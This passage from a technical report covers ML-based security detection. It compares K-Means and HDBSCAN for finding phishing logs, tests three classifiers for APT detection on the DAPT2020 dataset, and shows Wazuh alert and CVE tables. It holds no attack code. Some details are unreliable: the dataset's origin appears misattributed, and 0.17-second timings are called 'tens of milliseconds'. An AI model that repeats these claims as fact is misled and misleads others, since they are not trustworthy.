


Fig. 55: 2-D visualization of k-means




Fig. 56: 3-D visualization of k-means

Changing the assumed number of clusters (e.g. to 4 or 5) did not yield a better distribution of the data. Some new clusters contained only 1–2 points, while the main cluster still captured the majority of the data. This uneven distribution reflects the natural structure of the dataset, in which most logs are of a common type and only a very small number of logs represent suspicious or phishing events.

K-Means assigns every point to some cluster, without the possibility of labelling points as lying outside a cluster (outliers). As a result, extreme or non-standard values are automatically included in one of the clusters, often in small or marginal clusters. This may reduce the ability of K-Means to detect atypical or suspicious logs on its own.

Overall, it appears that K-Means is suitable for a fast and deterministic division of data into a predetermined number of clusters, but its ability to capture finer differences or identify deviations in logs is limited. The uneven distribution in this case corresponds to the natural imbalance of the data, in which the number of phishing logs is very low.

1.4.2.2 HDBSCAN

The HDBSCAN algorithm was applied to the log dataset with the parameters min_cluster_size=3000 and min_samples=20. These settings made it possible to identify 6 main clusters and at the same time to mark outliers that did not fall into any cluster.

The resulting distribution of the number of logs in the individual clusters was as follows:

Outliers (label = -1): 14,913 points

Cluster 0: 13,493 points

Cluster 1: 6,702 points

Cluster 2: 7,704 points

Cluster 3: 7,891 points

Cluster 4: 3,363 points

Cluster 5: 3,655 points

Interpretation of the results

1) Outliers (-1):
   - the algorithm marked 14,913 logs as outliers that did not belong to any dense cluster
   - these logs probably contain atypical or potentially suspicious events, which is an advantage for detecting phishing or anomalies
2) Main clusters (0–5):
   - the clusters are relatively evenly represented, with the largest clusters containing 13,493 and 7,891 points and the smaller clusters 3,363 and 3,655 points
   - this more even distribution compared with K-Means makes it possible to better capture finer differences between logs and to identify the density structure in the data
3) Meaning of the parameters:
   - min_cluster_size=3000 ensured that only significant clusters containing a sufficient number of points are formed
   - min_samples=20 determined the sensitivity to density and contributed to the detection of outliers

The HDBSCAN results are visualized in Figures 57 and 58.




Fig. 57: 3-D visualization of HDBSCAN




Fig. 58: 3-D visualization of the individual clusters in HDBSCAN

In Figure 58, we can see that the logs assigned to the individual clusters are distributed in parallel planes, while the logs marked as outlying values (outliers) are located outside these main planes. This visual effect indicates that HDBSCAN can effectively distinguish typical behaviour from atypical or suspicious events, unlike K-Means, which assigns every point to some cluster.

In this context, using the distance of a log from the plane of the main cluster as a probabilistic phishing score represents a new and innovative way of interpreting the data. This approach makes it possible to quantify the degree of deviation of individual logs and potentially to identify suspicious or malicious events with finer granularity than the usual binary labelling of outliers.

At the same time, this concept needs to be verified in further research in order to confirm its effectiveness in the automated detection of anomalies and phishing attacks, and to make it possible to develop a robust system that combines the distance score with other log characteristics (e.g. time, IP addresses, event type) for more accurate identification of suspicious activities.

1.4.3 Evaluation of the tests

HDBSCAN has proved to be a suitable tool for analysing logs with an uneven distribution, as it is able to:

- identify dense regions of logs
- mark outliers that may represent phishing or other suspicious events
- maintain a more even distribution of clusters compared with K-Means, which facilitates the interpretation of the results and further analysis
- a new and innovative approach: if a new log is assigned to one of the clusters, it is usually neither an anomaly nor a potential attack. However, if a log is not assigned to any cluster, its degree of severity can be quantified using the distance from the nearest cluster, thereby producing a probabilistic phishing score. This approach allows the risk of suspicious events to be quantified more finely and supports automated anomaly detection.

Overall, HDBSCAN provides a robust and flexible approach to clustering network logs, especially for large and heterogeneous datasets, while the new concept of probabilistic outlier scoring represents a promising area for further research and verification of its effectiveness.

K-Means is suitable if a fast and deterministic decomposition is needed; however, it does not detect outliers and distributes points unevenly in data of uneven density.

HDBSCAN is suitable for robust log analysis, as it can detect both dense regions and outlying values, which is a significant advantage in identifying phishing and other anomalies in network logs. Unlike algorithms that assign every point to a cluster, HDBSCAN makes it possible to mark atypical or outlying logs (outliers) that do not meet the density criteria required for a cluster to form. In this way, the algorithm effectively filters out noise and focuses on logs that represent repeatable and significant patterns of behaviour.

In the pilot testing, HDBSCAN proved more suitable for capturing finer differences between logs that could be indicators of suspicious or non-standard events. The algorithm is able to divide the data into clusters according to the density of points, while preserving the hierarchical structure and making it possible to identify smaller but significant groups of logs that could be “lost” in massive clusters when using classic K-Means.

The main advantage of HDBSCAN over K-Means is therefore its ability to:

- automatically determine the number of clusters according to data density
- robustly identify outliers that may indicate anomalies or phishing activities
- preserve fine differences between logs, which improves the interpretation and analytical value of the results.

Overall, HDBSCAN provides a flexible and robust approach to log analysis that takes into account the natural variability of the data and enables effective detection of suspicious events without the need for a predetermined number of clusters.

1.5 Detection of advanced persistent threats APT

Advanced persistent threats (APT) represent a category of cyber attacks in which an unauthorized user gains access to a network and remains undetected for an extended period of time. These attacks are usually aimed at stealing data or monitoring network activity rather than causing immediate damage. APTs are often sponsored by nation states or large criminal organizations, which makes them highly sophisticated and difficult to detect and remove. APTs involve a lengthy, stealthy and complex infiltration process. Attackers use various methods to gain entry, including spear-phishing, exploitation of vulnerabilities or the use of malicious software. Once inside, they establish a foothold, often create backdoors and use techniques to remain undetected. The ultimate goal of an APT is not immediate disruption, but long-term espionage, data theft or the gaining of strategic advantages.Combating APTs requires a multifaceted approach, including the implementation of multi-layered security defences, continuous monitoring of network activity, regular security audits and training employees to recognize potential threats. Early detection and rapid response are essential to mitigate the impact of APTs. Organizations must adopt a stance of constant vigilance and readiness to respond to these advanced threats.

Testing was carried out using the freely available *DAPT2020* dataset (Dataset for Advanced Persistent Threats (APT) 2020). The DAPT2020 dataset (Dataset for Advanced Persistent Threats (APT) 2020) is a cybersecurity dataset specifically designed for research in the field of detection and analysis of advanced persistent threat (APT) attacks. It was created and published in 2020 by the Cyber Threat Intelligence (CTI) laboratory at the University of New South Wales (UNSW) in Canberra, Australia. The primary goal was to address the lack of realistic, up-to-date and high-quality datasets that would capture the multi-stage, stealthy and long-term nature of APT attacks. Unlike datasets containing simple exploits or short-term attacks, DAPT2020 focuses on simulating the entire cyber kill chain, which represents sophisticated APT campaigns, and provides data for the development of detection systems for lateral movement, privilege escalation, data exfiltration and command and control C2 (command & control) activities.

The corpus was generated in a controlled "sandbox"-type test environment that was designed to emulate a real enterprise network, not from a live production system.

- Network topology: A small enterprise network with multiple operating systems (Windows 10, Windows Server, Ubuntu) and standard services (Active Directory, web servers, file shares) was simulated.
- Attack simulation: The research team ran real malware and APT attack tools according to the documented tactics, techniques and procedures TTP (Tactics, Techniques, and Procedures) of known APT groups.
- Benign background traffic: To create a realistic mix of data, ordinary user activities (web browsing, e-mail, file transfer, etc.) were also generated over several days using automated scripts and volunteers.

The dataset was created by simulating the behaviour of APT attacks in a cloud network over five days:

- Day 1: Normal traffic - ping, web browsing, file operations, ...
- Day 2: Reconnaissance - nmap, sqlmap, vulnerability scanning, ...
- Day 3: Establishing a foothold - reverse shells, SQL exploitation, authentication bypass
- Day 4: Lateral movement - internal network scanning, exploiting vulnerabilities
- Day 5: Data exfiltration - FTP transfers, uploads to Google Drive, C&C communication

The corpus contains 79 network flow parameters/features, including flow duration, packet sizes, inter-arrival times, TCP flags, header lengths, byte/packet transfer rates and various statistical indicators.

The dataset is obtained from multiple sources, which provides a holistic view that is crucial for APT detection. The DAPT2020 dataset includes:

- full packet capture (PCAP): Complete network traffic from the test environment, enabling in-depth protocol inspection
- network flow data (NetFlow): Summarized connection logs, which are less detailed but efficient for analysis
- system logs
  - Windows event logs - security, system and application logs, which are key to detecting lateral movement, privilege escalation and persistence
  - Sysmon logs - detailed process creation, network connection and file modification events (invaluable for forensic tracking)
- host-based artefacts
  - memory dumps - for the purposes of malware analysis
  - disk images - for the purposes of forensic investigation
  - process listings and registry overviews
- alert and detection logs - outputs from security tools such as Suricata (IDS) and Elastic Security (SIEM) deployed during the experiment

The corpus contains two distinct, interlinked APT campaigns, which were inspired by real-world groups (e.g. similar to APT29/Cozy Bear or APT32/OceanLotus):

1. It focuses on data theft and leakage. It includes an initial compromise attack, lateral movement on a database server, data staging and leakage via covert channels.
2. It focuses on ransomware deployment. It includes establishing a foothold, escalating privileges, disabling defences and deploying ransomware in the network.

These campaigns include phases such as reconnaissance, initial access (e.g. spear-phishing), execution, persistence, lateral movement and exfiltration.

The dataset has the following key properties:

- uses modern TTPs and malware samples from the 2019 – 2020 time frame
- captures attacks that take place over days, not seconds
- the attacks are carefully labelled with precise timestamps and mapped to the MITRE ATT&CK framework, which makes them excellent for supervised machine learning and TTP-based research

- synchronous collection of network and host records enables correlation across sources, which is a necessity for APT hunting.

From the wider group of AI/ML algorithms and methods that can be used to detect persistent APT threats, we decided to test the following:

- Random Forest
- Support Vector Machine SVM
- Logistic regression

These methods are among the most frequently used techniques with a very good detection success rate.

1.5.1 Evaluation of tests

The evaluation of the tests was carried out in the same way as for the detection of unsolicited SPAM messages described in chapter 1.1 Detection of unwanted e-mail messages (Spam), using the same evaluation metrics and criteria.

1.5.2 Test results

Method	Accuracy	Precision	Recall	F1-score	Processing time (sec.)
Log.Regression	0.9018	0.9005	0.9018	0.8970	0.17
Random Forest	**0.9842**	**0.9842**	**0.9842**	**0.9842**	0.19
SVM	0.9269	0.9312	0.9269	0.9212	48.91

Tab. 7: Test results for APT threat detection

The following figures show the confusion matrix for each of the tested methods.




Fig. 59: Confusion matrix for logistic regression




Fig. 60" Confusion matrix for SVM




Fig. 61: Confusion matrix for Random Forest

The following figure shows a graphical representation of the correlation coefficient for selected features in the form of a heat map, where it can be seen that several of them are mutually interrelated.



Fig. 62: Heat map of the correlation coefficient for selected features

The following figure shows the 10 most relevant features for the detection of APT attacks in the random forest model, evaluated on an impurity basis (impurity-based).




Fig. 63: Top 10 important features in the Random Forest model

The following figure visualizes the success rate (the Accuracy parameter) of the individual selected classification methods.




Fig. 64: Comparison of the success rate of the individual models

1.5.3 Evaluation of the tests

Based on the experiments performed, it can be concluded that the most suitable method for detecting advanced APT attacks is the most suitable method Random forest. On the DAPT2020 dataset, which is one of the most comprehensive and most frequently used datasets for APT attack detection, we achieved a detection success rate of 98%. This value is almost identical for both the Precision and Recall metrics, so the detection of both false positive and false negative detections is very well covered. The second most successful method, with

a detection success rate of 92%, is the SVM method, while the logistic regression method achieves a comparable detection success rate with a value of ~90%. In terms of the time needed for testing data, the Random forest and logistic regression methods achieve very comparable results at the level of tens of milliseconds, so both methods can be deployed for real-time applications. The SVM method needs a significantly longer detection time during testing, at the level of tens of seconds, which represents a time more than 100 times longer.

Based on the experiments carried out, it can therefore be summarized that the Random Forest method is the most suitable for detecting advanced persistent APT attacks.

2 TESTING INCIDENT DETECTION IN THE WAZUH TOOL

In the Wazuh tool, we can see all events that occurred on the monitored endpoint. The events are assigned a severity level from 1 to 15, where 1 denotes the least severe incident or event (for example, a successful login) and 15 denotes the most severe incident (for example, rootkit detection or a privilege escalation attempt).

2.1 Recording of an event - incident

In the Threat Hunting section, we can see all recorded events, the time of occurrence (timestamp), the agent name (agent.name), their basic description (rule.description), the severity level (level.id) and the identifier of the given event (rule.id).

timestamp	agent.name	rule.description	rule.level	rule.id
Mar 30, 2026 @ 02:01:41.9...	monarc	Log file rotated.	3	591
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:26.4...	monarc	File deleted.	7	553
Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 12:56:24.0...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 12:56:23.9...	monarc	File added to the system.	5	554
Mar 29, 2026 @ 01:01:29.1...	monarc	Log file rotated.	3	591
Mar 28, 2026 @ 01:01:16.1...	monarc	Log file rotated.	3	591
Mar 27, 2026 @ 01:01:03.1...	monarc	Log file rotated.	3	591
Mar 26, 2026 @ 11:55:59.4...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:59.2...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:58.6...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:58.3...	monarc	Integrity checksum changed.	7	550
Mar 26, 2026 @ 11:55:57.8...	monarc	Integrity checksum changed.	7	550

2.2 Vulnerability scanning

In the Vulnerability detection section, we can see an overview of vulnerabilities on the monitored devices. It contains a list of flaws identified by CVE identifiers, together with their severity determined according to the CVSS system. It shows which devices they affect, which specific software packages and versions are vulnerable, as well as information about available fixes or recommended updates. These data make it possible to identify security risks quickly and to plan their remediation efficiently.


Funded by the European Union
NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

	agent.na...	package....	package.version	vulnerability.description	vulnerability.seve...	vulnerability.id
	monarc	gnupg	2.2.27-3ubuntu2.5	In GnuPG through 2.4.8, if a signed message has \f ...	Medium	CVE-2025-68972
	monarc	gnupg	2.2.27-3ubuntu2.5	GnuPG can be made to spin on a relatively small inp...	Low	CVE-2022-3219
	monarc	libbinutils	2.38-4ubuntu2.12	The C++ symbol demangler routine in cplus-dem.c i...	Medium	CVE-2017-13716
	monarc	libbinutils	2.38-4ubuntu2.12	GNU binutils gold gold v1.11-v1.16 (GNU binutils v2...	Medium	CVE-2019-1010204
	monarc	libbinutils	2.38-4ubuntu2.12	GNU Binutils before 2.40 was discovered to contain ...	Medium	CVE-2022-48064
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1180
	monarc	libbinutils	2.38-4ubuntu2.12	libiberty/rust-demangle.c in GNU GCC 11.2 allows s...	Medium	CVE-2022-27943
	monarc	libbinutils	2.38-4ubuntu2.12	A vulnerability classified as problematic has been fo...	Low	CVE-2025-1152
